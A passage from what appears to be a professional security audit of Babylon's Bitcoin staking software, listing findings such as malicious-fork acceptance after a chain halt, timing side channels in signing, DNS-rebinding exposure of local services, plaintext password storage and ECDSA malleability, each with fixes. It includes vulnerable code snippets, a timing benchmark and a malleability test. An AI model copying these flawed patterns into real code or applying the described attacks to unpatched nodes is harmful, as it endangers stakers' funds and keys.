The btclightclient module in Babylon nodes relies on external reporters to update the latest Bitcoin block headers. If the Babylon network halts due to a panic or other critical issue, it will temporarily stop receiving updates from the Bitcoin network. When the network is restarted, the btclightclient module may still recognize the last Bitcoin block height from before the halt as the latest block.

Below is an example scenario.

1. Assume that before the Babylon network halts, the btclightclient module has recorded the latest Bitcoin block height as 1,000. Due to an unexpected issue, a panic occurs, causing all Babylon nodes to shut down.
2. While the Babylon network is halted, the Bitcoin network continues to grow, reaching block height 1,040. The Babylon team fixes the issue, releases a new node binary, and validators restart their nodes. However, upon restarting, the btclightclient module still considers 1,000 as the latest known Bitcoin block height, as it has not yet received updates from a trusted reporter.
3. A malicious mining pool that has mined a separate fork chain branch (e.g., 1,000 → 1,001 → 1,002 → ... → 1,020) submits its headers before an honest relayer provides the actual Bitcoin main chain headers. If the malicious reporter submits these forked headers first, the btclightclient module could temporarily recognize this separate branch as the main chain. If this malicious fork includes a staking transaction at an early block (e.g., at block 1,001), the inclusion proof verification might pass incorrectly, as the btclightclient module is temporarily working under the assumption that the malicious fork is the correct chain.

Impact

If Babylon nodes temporarily accept a malicious Bitcoin fork as the main chain, incorrect staking transactions could be processed, leading to unintended consequences in the Babylon staking system.

The attack does not require the malicious fork to outcompete the canonical Bitcoin chain in total difficulty — it only needs to be reported first after a Babylon chain restart.

Although the issue could be corrected once an honest reporter submits the actual Bitcoin main chain headers, any incorrect state updates made during this period could require manual intervention and social consensus to reverse.

Recommendations

If the Babylon chain remains halted while 10 blocks have passed on the Bitcoin network, implement a special upgrade handler that ensures Babylon nodes receive the latest Bitcoin headers before resuming normal operations after a chain halt. This handler should be applied in all cases where the Babylon chain has been halted beyond a minimal threshold, rather than only in prolonged halts.

Remediation

Babylon will implement an upgrade handler to insert missing headers in case of liveness loss. Also, on mainnet confirmation depth `k` will be set to 30 to tolerate larger liveness loss periods.

3.9. Arbitrary Deduction of Total Bond Satoshi from Expiring Delegation Handling

Target	babylon/x/finality/keeper/power_dist_change.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	Low	**Impact**	High

Description

When a staking transaction is executed on the BTC network, the `MsgCreateBTCDelegation` message is processed with a proof, triggering the following code execution: BTC Delegation Code ↗.

- The `BTCDelegationStatus_EXPIRED` event is scheduled to be emitted in a future block.
- The `BTCDelegationStatus_ACTIVED` event is not emitted immediately and only activates later when a sufficient number of Covenant Signatures are received.
- If an insufficient number of `MsgAddCovenantSigs` messages are executed, the quorum is never met, and `BTCDelegationStatus_ACTIVED` is never emitted.

When the scheduled block for `BTCDelegationStatus_EXPIRED` arrives, the following code is executed:

1. processPowerDistUpdateEventUnbond ↗
2. MustProcessBtcDelegationUnbonded ↗
3. subDelegationSat ↗

Since `BTCDelegationStatus_ACTIVED` was never emitted, no Delegated Satoshi was added for the affected FP. However, the `BTCDelegationStatus_EXPIRED` event still causes the Delegated Satoshi to be deducted.

Impact

In rare cases, an attacker could censor or DDoS covenant members for an extended period, preventing the quorum from being reached. If the quorum is not met in time, the `BTCDelegationStatus_ACTIVED` event is never emitted, yet the `BTCDelegationStatus_EXPIRED` event still triggers a deduction of Delegated Satoshi for the affected Finality Provider. This could result in an arbitrary and unfair reduction of a specific FP's Delegated Satoshi, even though no delegation was ever successfully activated.

Recommendations

Modify the expiration event handling logic to ensure that `BTCDelegationStatus_EXPIRED` does not trigger a deduction if `BTCDelegationStatus_ACTIVED` was never emitted.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `1ebc3727` ↗.

This was remediated by ensuring that if a specific delegation has not received a quorum of Covenant signatures, the `BTCDelegationStatus_EXPIRED` event is not processed when it occurs.

3.10. Incorrect Delegation Status Check Leading to Chain Halt

Target	babylon/x/finality/keeper/power_dist_change.go		
Category	Coding Mistakes	**Severity**	Critical
Likelihood	Low	**Impact**	High

Description

A critical issue was identified in the delegation status evaluation logic, which could result in unintended event processing order, ultimately leading to a panic and chain halt. The condition statement in `GetStatus` (code reference ↗) utilizes > instead of >=, leading to an incorrect delegation status evaluation.

If the `MsgCreateBTCDelegation` message handler is executed with a valid proof, the `EXPIRED` event is scheduled to be emitted at `EndHeight - UnbondingTime` (code reference ↗). At the same time, the `MsgAddCovenantSigs` message handler invokes the `GetStatus` function to determine the delegation status (code reference ↗). If the message is processed at `EndHeight - UnbondingTime`, the delegation is incorrectly classified as `ACTIVED` due to the use of > instead of >=.

As a result, the `EXPIRED` event is processed before the `ACTIVED` event, as the events are iterated in a predetermined order (code reference ↗). This sequence leads to an incorrect deduction of Delegated Satoshi before the activation of delegation is recognized.

Impact

If the Finality Provider's `TotalBondSat` is zero at the time of processing the `EXPIRED` event, the deduction results in a negative balance, leading to a panic and subsequent chain halt. The incorrect processing order introduces a scenario in which an `ACTIVED` event, which should acknowledge the delegation, is not processed before the `EXPIRED` event that deducts the delegation amount.

Recommendations

The condition for checking expired in `GetStatus` should be modified to use >= instead of > to ensure proper delegation status evaluation

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `ef141cd3` ↗.

This was remediated by modifying the expiration condition in `GetStatus` to use >= instead of >.

3.11. Variable-time multiplication by nonce in adaptor signatures, EOTSs, ECDSA, and Schnorr signatures

Target	crypto/schnorr-adaptor-signature/sign_utils.go, crypto/eots/eots.go, crypto/ecdsa/ecdsa.go, x/btcstaking/types/pop.go		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

All of Babylon's implementations of Secp256k1-based signature schemes use a variable-time implementation of scalar multiplication, which gives a timing side channel that leaks information about their nonces, potentially allowing key recovery.

The adaptor signature module's `encSign` ↗ and the EOTS module's `signHash` ↗ functions use btcd's `ScalarBaseMultNonConst` with the nonce when computing signatures, and the ecdsa module's `Sign` ↗ function uses btcd's `SignCompact` ↗, which uses dcrd's `SignCompact` ↗, which also uses `ScalarBaseMultNonConst` ↗ with the nonce. The btcstaking module uses btcd's `Sign` ↗, which is likewise affected.

The btcd library's implementation of `ScalarBaseMultNonConst` ↗ uses dcrd's implementation of `ScalarBaseMultNonConst` ↗, which takes a variable amount of time in the length of the scalar, which is a timing side channel.

The following benchmark demonstrates that the timing of `ScalarBaseMultNonConst` is approximately linear in the length of the scalar:

```go
func benchScalarBaseMultNonConst(b *testing.B, kStr string) {
    k := hexToModNScalar(kStr)
    b.ReportAllocs()
    b.ResetTimer()
    var result JacobianPoint
    for i := 0; i < b.N; i++ {
        ScalarBaseMultNonConst(k, &result)
    }
}

func BenchmarkTimingScalarBaseMult0(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "0000000000000000000000000000000000000000000000000000000000000000")
}
func BenchmarkTimingScalarBaseMult1(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "0000000000000000000000000000000000000000000000000000000000000001")
}
func BenchmarkTimingScalarBaseMult2_8(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "000000000000000000000000000000000000000000000000000000000000000ff")
}
func BenchmarkTimingScalarBaseMult2_16(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "0000000000000000000000000000000000000000000000000000000000000ffff")
}
func BenchmarkTimingScalarBaseMult2_32(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "000000000000000000000000000000000000000000000000000000000ffffffff")
}
func BenchmarkTimingScalarBaseMult2_64(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "000000000000000000000000000000000000000000000000ffffffffffffffff")
}
func BenchmarkTimingScalarBaseMult2_96(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "0000000000000000000000000000000000000000ffffffffffffffffffffffff")
}
func BenchmarkTimingScalarBaseMult2_128(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "00000000000000000000000000000000ffffffffffffffffffffffffffffffff")
}
func BenchmarkTimingScalarBaseMult2_160(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "000000000000000000000000ffffffffffffffffffffffffffffffffffffffff")
}
func BenchmarkTimingScalarBaseMult2_192(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "0000000000000000ffffffffffffffffffffffffffffffffffffffffffffffff")
}
func BenchmarkTimingScalarBaseMult2_255(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "efffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff")
}
func BenchmarkTimingScalarBaseMultOrder(b *testing.B) {
    benchScalarBaseMultNonConst(b,
    "fffffffffffffffffffffffffffffffebaaedce6af48a03bbfd25e8cd0364140")
}
```

```
% go test -bench BenchmarkTimingScalarBase
goos: darwin
```

```
goarch: arm64
pkg: github.com/decred/dcrd/dcrec/secp256k1/v4
BenchmarkTimingScalarBaseMult0-12                8715968               137.7
    ns/op             0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult1-12                8713813               138.2
    ns/op             0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_8-12              8705205               137.7
    ns/op             0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_16-12             8716395               137.7
    ns/op             0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_32-12             1000000              1036
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_64-12              312010              3860
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_96-12              195265              6102
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_128-12             143324              8348
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_160-12             113204             10596
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_192-12              93406             12844
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMult2_255-12              68043             17330
    ns/op               0 B/op         0 allocs/op
BenchmarkTimingScalarBaseMultOrder-12              69144             17344
    ns/op               0 B/op         0 allocs/op
PASS
ok      github.com/decred/dcrd/dcrec/secp256k1/v4       16.046s
```

Impact

The Minerva ↗ attack recovers signing keys from samples of signatures of different messages with different nonces, given timing information that correlates with the nonces' bit lengths. While the paper's noisiest data set contains measurements of a hardware device on the same network as the computer performing the timing (requiring a few thousand samples), the attack applies in principle to the timing data over a remote network, with an increase in the number of samples required to offset the increased variance.

Additionally, if signing is performed on a cloud host, other virtual machines on the same server or other servers in the same data center may be able to get low-variance timing samples. The LadderLeak ↗ attack is able to handle a larger number of samples and may also be applicable.

Recommendations

As a short-term mitigation, for each scalar multiplication by a secret value `k`, generate a uniformly random blinding factor `r` and compute `(k+r)G - rG` instead of computing `kG` to mask the timing information.

As a longer-term fix, use a constant-time implementation of scalar multiplication for signature generation, such as Bitcoin's libsecp256k1↗, which is also used by Cosmos SDK↗.

Remediation

This issue has been acknowledged by Babylon Labs, and the mitigation of using a blinding factor was implemented in the following commits:

- `babylonlabs-io/babylon 2d85f285`↗
- `babylonlabs-io/babylon eff7248a`↗
- `babylonlabs-io/btcd 3a7274f3`↗
- `babylonlabs-io/covenant-emulator d6de6508`↗

3.12. Unauthenticated exposed Prometheus

Target	btc-staker		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

The btc-staker command-line interface (CLI) program that users use to stake their Bitcoin relies on the stakerd daemon, which monitors the Bitcoin and Babylon ledgers.

This daemon sets up an unauthenticated Prometheus server listening on 127.0.0.1:2112, which is used to collect and store various metrics. Although the Prometheus server is only listening on localhost, an attacker could create a website that communicates with the server when visited.

The Prometheus server implementation also imports the Go pprof package, which registers various profiling endpoints on the HTTP server.

Impact

By using DNS rebinding, an attacker's website could exfiltrate data from the various endpoints, which could lead to the exposure of sensitive metrics.

In addition, since pprof is used, sensitive information like command-line arguments or profiling data could also be leaked.

Recommendations

Disable the Prometheus server by default if it is not required. Alternatively, require authentication to view the metrics.

Remediation

This issue has been acknowledged by Babylon Labs, which noted that it is the responsibility of the program operator to ensure that the relevant port is sufficiently protected and not accessible to the outside world.

3.13. Unauthenticated exposed Prometheus

Target	btc-staker		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

When a user runs a `staker-cli` command, the command-line interface (CLI) program communicates with the stakerd daemon via JSON-RPC on port `15812`.

Just as in Finding 3.12. ↗, an attacker could create a website that communicates with the internal JSON-RPC server when visited, even though it is only listening on localhost.

Impact

An attacker's website could send a request to the internal JSON-RPC server, running commands like bonding and unbonding as if it were the staker-cli program.

This could lead to a loss of user funds.

In addition, an attacker could use DNS rebinding to read the response from the JSON-RPC server, which could help facilitate these attacks.

Recommendations

Implement authentication to ensure that only requests coming from staker-cli are handled. Alternatively, change the stakerd server implementation to not communicate over HTTP.

Remediation

This issue has been acknowledged by Babylon Labs, which noted that it is the responsibility of the program operator to ensure that the relevant port is sufficiently protected and not accessible to the outside world.

3.14. Griefing vector through fork handling in btclightclient

Target	x/btclightclient		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	High	**Impact**	Medium

Description

The btclightclient module processes Bitcoin block headers submitted by reporters to maintain an up-to-date view of the Bitcoin main chain. However, a scenario exists where submitting a batch of headers that includes already processed blocks can trigger unnecessary fork-handling logic, leading to increased computational and storage overhead.

Below is an example scenario.

1. Assume the current BTC main chain is Block A → Block B → Block C → Block D. The btclightclient module currently recognizes Block C as its `currentTip`.
2. Normally, a reporter would submit only Block D to extend the chain. However, if a reporter submits Blocks A, B, C, and D, the fork-handling mechanism is unnecessarily triggered.
3. The logic at `handleFork` ↗ executes, and the already processed blocks (A, B, C) are redundantly processed.
4. This unnecessary processing results in additional gas consumption, increased database reads and writes, and an increased workload on `handleInsertResult`, potentially causing a DOS when processing large headers.

Due to the gas-refund mechanism, the reporter does not bear the cost of this unnecessary computation, enabling griefing attacks at little expense.

Impact

Reprocessing already known headers results in redundant computations and storage operations, increasing network overhead and degrading performance. Additionally, a malicious reporter could exploit this by repeatedly submitting large headers with redundant data, consuming processing resources unnecessarily and potentially leading to a DOS attack that slows down network operations.

Recommendations

Before processing, verify whether the `firstHeaderOfExtensionChain` has already been processed, and reject the batch if it has. This ensures that only new portions of a fork are accepted, preventing redundant execution of previously processed headers. Additionally, limit gas refunds for large-header submissions to discourage excessive and unnecessary reporting.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 6b348844 ↗.

This was remediated by adding logic that rejects forks if their first header is already known.

3.15. Floating values result in nondeterminism

Target	x/checkpointing		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Medium	**Impact**	Medium

Description

The `BeforeValidatorSlashed` function uses float values. This may result in nondeterministic behavior of rounding in the floating values.

```
func (h Hooks) BeforeValidatorSlashed(ctx context.Context, valAddr
    sdk.ValAddress, fraction math.LegacyDec) error {
    ...
    for _, threshold := range thresholds {
        // if a certain threshold voting power is slashed in a single epoch,
    emit event and trigger hook
        if float64(slashedVotingPower) < float64(totalVotingPower)*threshold
    && float64(totalVotingPower)*threshold
    <= float64(slashedVotingPower+thisVotingPower) {
            slashedVals := h.k.GetSlashedValidators(ctx, epochNumber)
            slashedVals = append(slashedVals, thisVal)
            event := types.NewEventSlashThreshold(slashedVotingPower,
    totalVotingPower, slashedVals)
            if err := sdkCtx.EventManager().EmitTypedEvent(&event); err
    != nil {
                panic(err)
            }
            h.k.BeforeSlashThreshold(ctx, slashedVals)
        }
    }
}
```

Impact

In this edge case, if any state changes happen in the branch executed due to nondeterministic behavior, such as the `h.k.BeforeSlashThreshold` hook, the chain will halt.

Recommendations

Modify the logic to not use floating-point values.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `8dccf6cc` ↗.

This issue was remediated by changing the logic to use `Dec` values instead of floating point variables.

3.16. BLS keystore password is stored as plaintext

Target	app/signer		
Category	Coding Mistakes	**Severity**	High
Likelihood	Low	**Impact**	Medium

Description

The ERC-2335 BLS keystore implementation in Babylon stores the keystore password in plaintext in a file on the machine running the validator node.

```
// Save saves the bls12381 key to the file.
// The file stores an erc2335 structure containing the encrypted bls private
    key.
func (k *BlsKey) Save(password string) {
    // [ ... ]

    // write generated erc2335 keystore to file
    if err := tempfile.WriteFileAtomic(k.filePath, jsonBytes, 0600); err
    != nil {
        panic(fmt.Errorf("failed to write BLS key: %w", err))
    }

    // save used password to file
    if err := tempfile.WriteFileAtomic(k.passwordPath, []byte(password),
    0600); err != nil {
        panic(fmt.Errorf("failed to write BLS password: %w", err))
    }
}
```

Impact

Storing passwords in plaintext files is not a standard practice. Ideally, passwords should be stored in a password manager, or a hardware authentication device such as a yubikey should be used for this purpose.

The likelihood of the password and keystore files being leaked / stolen is low, but it is not completely out of the question. Therefore, we've given the finding a high severity with a medium impact.

Recommendations

Don't store the BLS keystore password in a plaintext file. Use a password manager, a hardware authentication device, or another equivalent form of password storage instead.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `7de1a748` ↗. A password is now only saved to a file if one is not provided through an environment variable (which can be done through integration with secret management APIs).

3.17. The `test` keyring backend is used

Target	btc-staker		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Low

Description

The stakerd daemon requires a key pair with Babylon tokens to pay for various transactions. This keypair is stored on disk using the keyring implementation from the Cosmos SDK.

However, the default settings for stakerd and staker-cli use the `test` keyring backend, which insecurely stores keys to disk, encrypted with the password "test".

The keyring documentation states that this backend should only be used for testing purposes.

Impact

The stakerd key pair is stored insecurely on disk.

If an attacker were able to steal the keyring information, they would be able to decrypt the key pair.

Recommendations

Change the default keyring backend.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `7de1a748` ↗.

3.18. Inability to restore confirmed checkpoints to sealed state

Target	x/checkpointing		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The `SetCheckpointForgotten` function in the btccheckpoint module is intended to transition an epoch in the `submitted` or `confirmed` states to the `sealed` state. However, due to the hardcoded `from` parameter in the `setCheckpointStatus` function, only epochs in the `submitted` state can successfully transition.

Specifically, in `SetCheckpointForgotten`, the function call to `setCheckpointStatus` passes `types.Submitted` as the expected `from` state:

```
ckpt, err := k.setCheckpointStatus(ctx, epoch, types.Submitted, types.Sealed)
```

Since the `setCheckpointStatus` function contains a strict equality check,

```
if ckptWithMeta.Status != from {
    return nil, types.ErrInvalidCkptStatus.Wrapf("the status of the checkpoint
    should be %s", from.String())
}
```

epochs in the `confirmed` state cannot satisfy this condition and are unable to transition to `sealed` as intended.

This issue can be observed in the error triggered here ↗.

Although confirmed checkpoints being reverted is considered a rare edge case, the caller of `SetCheckpointForgotten` implicitly assumes that such a transition should be possible.

Impact

The checkpointing module does not properly handle reorg scenarios where confirmed epochs should be transitioned to the `sealed` state.

Recommendations

Modify `SetCheckpointForgotten` to allow both `submitted` and `confirmed` epochs to transition to the `sealed` state.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `8d23c5de` ↗.

This was remediated by adding logic that changes the `setCheckpointStatus` function to accept multiple `from` states, adding the missed `confirmed` from state to the list of possible transitions.

3.19. Lack of commission-rate change restrictions in `EditFinalityProvider`

Target	x/btcstaking/keeper/msg_server.go		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

In the `EditFinalityProvider` function, a finality provider (FP) can change its commission rate without restrictions. This design contrasts with Cosmos SDK's `EditValidator` function, which imposes a maximum adjustment range and a frequency constraint on commission changes. Without such controls, an FP could rapidly increase its commission and force delegators to accept unfavorable rates, especially since unbonding can take a significant amount of time.

Impact

Delegators who have staked with an FP and cannot immediately withdraw will be forced to tolerate sudden, significant commission hikes. This can result in loss of potential rewards or unexpected costs for delegators who are locked into their delegation during the unbonding period.

Recommendations

Implement a maximum allowable commission rate change per update, similar to the Cosmos SDK's max change rate. Additionally, enforce a restriction preventing multiple commission adjustments within the same block or within a short time window.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `7463c198` ↗.

This was remediated by adjusting the logic to add several parameters, one of which was the `minCommissionRate` and a max commission rate change.

3.20. Hide slashing targets from vigilante by spamming

Target	vigilante/btcstaking-tracker		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

To retrieve up to 100 delegations from the Babylon chain at a time, including those not yet posted to Bitcoin, vigilante uses a query with `BTCDelegationStatus_ANY`. An attacker could create numerous pending BTC delegations (even if they pay a gas fee) to push a legitimate delegation out of this limited query window. If vigilante fails to fetch the legitimate delegation, it may not initiate private-key recovery or a required slashing process against that target. Although gas fees are intended to discourage spam, current levels may still be too low if the attacker's incentive justifies the cost.

Impact

When vigilante cannot retrieve specific delegations due to spam, the key recovery or slashing of those targets is delayed. This increases the risk of missed slashing opportunities, potentially exposing the system to prolonged malicious or noncompliant behavior. Manually identifying and addressing missing delegations becomes an added burden, especially under high volume or time-sensitive conditions.

Recommendations

Raise the cost or implement throttling for creating new delegations, making large-scale spam less economical. Increase vigilante's pagination limit to ensure it captures enough entries to include genuine delegations, even under flooding attempts.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit aec7f7c1 ↗.

This was remediated by changing the default batch size for delegation batches from 100 to 500.

3.21. Public randomness reset due to block-height overflow

Target	babylon/x/finality/keeper/liveness.go		
Category	Business Logic	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

In the `MsgCommitPubRandList` function, a finality provider (FP) is not allowed to modify a previously set block-height range under normal conditions. However, due to the lack of handling for `uint64` overflow in block-height calculations, it is possible to reset public randomness for an already committed block-height range. This occurs when a very large starting height is used in combination with `NumPubRand`, causing the computed range to wrap around and allowing a previously set range to be reset.

Despite this, in the `GetTimestampedPubRandCommitForHeight` function inside `AddFinalitySig`, an error is thrown if the epoch in which the public randomness was set has not been finalized. This prevents a malicious FP from avoiding private-key recovery when signing different blocks at the same height. However, the underlying issue remains and should be addressed.

Impact

An FP can bypass the intended restriction on modifying public randomness by exploiting `uint64` overflow. While this does not currently allow an FP to avoid key recovery or manipulate signatures in finalized epochs, it could introduce inconsistencies in how public randomness is stored and referenced. This could complicate future protocol behavior and introduce unexpected vulnerabilities if additional functionality is built on top of this mechanism.

Recommendations

A check should be added in `CommitPubRandList` to ensure that `req.startHeight + req.NumPubRand` does not wrap around. One possible approach is to return an error if the condition `req.startHeight < (req.startHeight + req.NumPubRand)` is not satisfied. This would prevent the range from resetting due to integer overflow.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `159abe3e ↗`.

This was remediated by the above recommendation.

3.22. Proposal vote extensions' byte limit

Target	x/finality		
Category	Coding Mistakes	**Severity**	Medium
Likelihood	Low	**Impact**	Medium

Description

When adding vote extensions to the proposal, there are no checks ensuring that the added vote extensions do not push the proposal over the maximum proposal size allowed (the default is 10,000).

```go
func (h *ProposalHandler) PrepareProposal() sdk.PrepareProposalHandler {
    return func(ctx sdk.Context, req *abci.RequestPrepareProposal)
    (*abci.ResponsePrepareProposal, error) {
        // 3.  inject a "fake" tx into the proposal s.t.  validators can decode,
    verify the checkpoint
        injectedCkpt := &ckpttypes.MsgInjectedCheckpoint{
            Ckpt:               ckpt,
            ExtendedCommitInfo: &req.LocalLastCommit,
        }
        injectedVoteExtTx, err := h.buildInjectedTxBytes(injectedCkpt)
        if err != nil {
            return nil, fmt.Errorf("failed to encode vote extensions into a
    special tx: %w", err)
        }
        proposalTxs = slices.Insert(proposalTxs, defaultInjectedTxIndex,
    [][]byte{injectedVoteExtTx}...)

        return &abci.ResponsePrepareProposal{
            Txs: proposalTxs,
        }, nil
    }
}
```

Impact

A proposer might have their proposal rejected and be slashed.

Recommendations

Adjust the logic to account for the extra bytes of the vote extensions.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `aa827f87` ↗.

This was remediated by the above recommendation.

3.23. Incorrect negative checks

Target	btc-staking-ts		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

In btc-staking-ts, there are multiple functions that claim to validate whether values are negative but do so incorrectly.

For example, in the `StakingScripts` class:

```
// check that maximum value for staking time is not greater than uint16 and
    above 0
if (this.stakingTimeLock == 0 || this.stakingTimeLock > 65535) {
    return false;
}

// check that maximum value for unbonding time is not greater than uint16 and
    above 0
if (this.unbondingTimeLock == 0 || this.unbondingTimeLock > 65535) {
    return false;
}
```

In addition, the `ObservableStaking` class does not validate whether the `btcActivationHeight` field is a negative number.

Impact

A user or dApp would not be prevented from accidentally supplying a negative number for these fields, which could lead to unintended behavior.

In the case of `StakingScripts`, this value would be compiled into the Bitcoin script and passed to the `OP_CHECKSEQUENCEVERIFY` opcode, which could lead to errors upon execution.

Recommendations

Fix the checks to prevent negative values.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit 924d3d12 ↗.

3.24. Unsafe swagger Content Security Policy

Target	staking-api-service		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

The default Content-Security-Policy (CSP) header value for staking-api-service is safe, but a second CSP is used for `/swagger/*` routes:

```
// CSP for /swagger/* path
swaggerCSP := "default-src 'self'; script-src 'self' 'unsafe-inline'
    https://cdnjs.cloudflare.com https://stackpath.bootstrap.com ..."

// Choose the appropriate CSP based on the request path
csp := defaultCSP
if strings.HasPrefix(r.URL.Path, swaggerPathPrefix) {
    csp = swaggerCSP
}
```

This CSP is unsafe due to the `script-src` directive allowing `'unsafe-inline'`, as it allows the execution of in-line scripts.

Impact

If an attacker were able to find cross-site scripting on a `/swagger/*` path, they would be able to execute arbitrary JavaScript.

The exploitability depends on the security of the http-swagger Go package, but there are known issues with the package.

Recommendations

Replace `'unsafe-inline'` from the `script-src` directive with the minimum set of required JavaScript sources for swagger to run.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit b91749b3 ↗.

3.25. Multiple issues when inputting password for the BLS keystore

Target	BLS Keystore		
Category	Coding Mistakes	**Severity**	Low
Likelihood	Low	**Impact**	Low

Description

When the BLS keystore migration command is used, the caller is prompted to enter a password for the keystore. There are three issues with the current input mechanism:

1. The user is allowed to pass the password in as a command line parameter, which causes the password to not only be visible in plaintext on the terminal, but also to show up on logs.
2. If the user does not specify a password, the user is prompted to enter one. In this case, they are only asked to enter the password once, rather than twice, which can cause a typo to render the BLS keystore inaccessible.
3. Extending from the above case, when the user is asked to input a password, a password-specific prompt is not used, which means that the user's input is echoed back onto the terminal, which again causes the password to be visible on the terminal.

Impact

All of the above issues make it more likely for the password to be leaked to an unauthorized party in one way or another.

Recommendations

Don't allow passwords to be passed in as command line parameters. Instead, always require them to be typed in, and use a password prompt so the inputted password is not echoed back onto the terminal. Additionally, when choosing the password, require the password to be inputted twice in order to prevent typos.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `7de1a748` ↗. Passwords are no longer prompted for, and providing passwords through a command line parameter is documented as insecure and not for use in production. Providing passwords through environment variables is recommended.

3.26. Small nonce bias in EOTS generation

Target	finality-provider/eotsmanager/randgenerator/randgenerator.go		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The eotsmanager's `GenerateRandomness` ↗ function, which generates nonces for extractable one-time signatures (EOTS), uses `SetByteSlice` without checking the return value, which indicates when an overflow modulo the Secp256k1 group order n occurs.

```
func GenerateRandomness(key []byte, chainID []byte, height uint64)
    (*eots.PrivateRand, *eots.PublicRand) {
    // calculate the randomn hash of the key concatenated with chainID and
    height
    digest := hmac.New(sha256.New, key)
    digest.Write(append(sdk.Uint64ToBigEndian(height), chainID...))
    randPre := digest.Sum(nil)

    // convert the hash into private random
    var randScalar btcec.ModNScalar
    randScalar.SetByteSlice(randPre)
    privRand := secp256k1.NewPrivateKey(&randScalar)
    var j secp256k1.JacobianPoint
    privRand.PubKey().AsJacobian(&j)

    return &privRand.Key, &j.X
}
```

Since `randPre` is the output of HMAC-SHA-256, it is a uniformly random value in $[0, 2^{256})$, and overflow occurs when it is in the range $[n, 2^{256})$, which happens with probability approximately 2^{-128}. This results in `randScalar` having a biased non-uniform distribution over $[0, n)$, since values in the range $[0, 2^{256} - n)$ are twice as likely to occur as values in the range $[2^{256} - n, n)$.

Impact

Since this overflow only occurs with probability 2^{-128}, it is unlikely to occur even once in practice. Samples where the overflow occurs have at least 128 leading zeroes, which makes them useful for recovering the EOTS private key via algorithms for the Hidden Number Problem (such as those mentioned in 3.11. ↗), but multiple such samples are required, and determining whether the overflow occurred is not efficiently computable from the public randomness `R` of a signature.

Recommendations

Add an iteration count to the HMAC and loop if an overflow occurs, in order to get a uniformly random value for `randScalar` via rejection sampling.

Remediation

This issue has been acknowledged by Babylon Labs, and a fix was implemented in commit `7de1a748` ↗.

3.27. ECDSA signature verification does not enforce that `s` is less than half the group order

Target	crypto/ecdsa/ecdsa.go		
Category	Coding Mistakes	**Severity**	Informational
Likelihood	N/A	**Impact**	Informational

Description

The BIP-62 ↗ standard requires that Bitcoin ECDSA signatures have an `s` value less than `n/2` to prevent `(R, n-s)` from being a valid signature computable from another valid signature `(R, s)`. The `ecdsa.Verify` ↗ function does not enforce this, and while `RecoverCompact` ↗ interprets the first byte of the signature as a code containing a flag that enforces the parity of `s` relative to the parity of the public key, this flag can also be flipped.

Impact

The following test (which reuses `skHex` and `testMsg` from the existing `TestECDSA`) demonstrates that the current implementation incorrectly accepts negated signatures:

```
func TestECDSAMalleability(t *testing.T) {
    // decode SK and PK
    skBytes, err := hex.DecodeString(skHex)
    require.NoError(t, err)
    sk, pk := btcec.PrivKeyFromBytes(skBytes)
    require.NotNil(t, sk)
    require.NotNil(t, pk)
    // sign
    sig := ecdsa.Sign(sk, testMsg)
    // verify
    err = ecdsa.Verify(pk, testMsg, sig)
    require.NoError(t, err)
    // Modify signature
    sig[0] = ((sig[0]-27)^1)+27
    var s btcec.ModNScalar
    s.SetByteSlice(sig[33:65])
    s.Negate()
    s.PutBytesUnchecked(sig[33:65])
    // Verify modified signature
    err = ecdsa.Verify(pk, testMsg, sig)
    require.Error(t, err)
}
```

```
